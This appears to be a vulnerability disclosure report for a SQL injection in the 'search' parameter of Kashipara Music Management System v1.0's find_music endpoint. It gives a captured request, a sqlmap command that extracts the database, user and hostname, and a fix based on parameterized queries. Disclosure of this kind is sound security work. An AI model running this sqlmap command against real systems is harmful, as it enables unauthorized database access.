SQL injection vulnerability in "/music/ajax.php?action=find_music" in Kashipara Music Management System v1.0 allows attacker to execute arbitrary SQL commands via the "search" parameter.

Affected Project: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)

Version: 1.0

Affected Components:

- **Affected Code File:** /music/ajax.php?action=find_music
- **Affected Parameter:** "search" HTTP POST request parameter

Steps:

1. Access the “Find Music” HTTP POST request and capture it in Burp Suite proxy editor.

Request:

POST /music/ajax.php?action=find_music HTTP/1.1


Host: localhost

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest


Content-Length: 11

search=test




2. In this request, the “**search**” request parameter is vulnerable to SQL injection. This is demonstrated in next steps.

3. We will run SQLMAP against this HTTP request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p search --current-db --current-user --hostname***



4. SQLMAP identifies parameter "**search**" as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.



Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html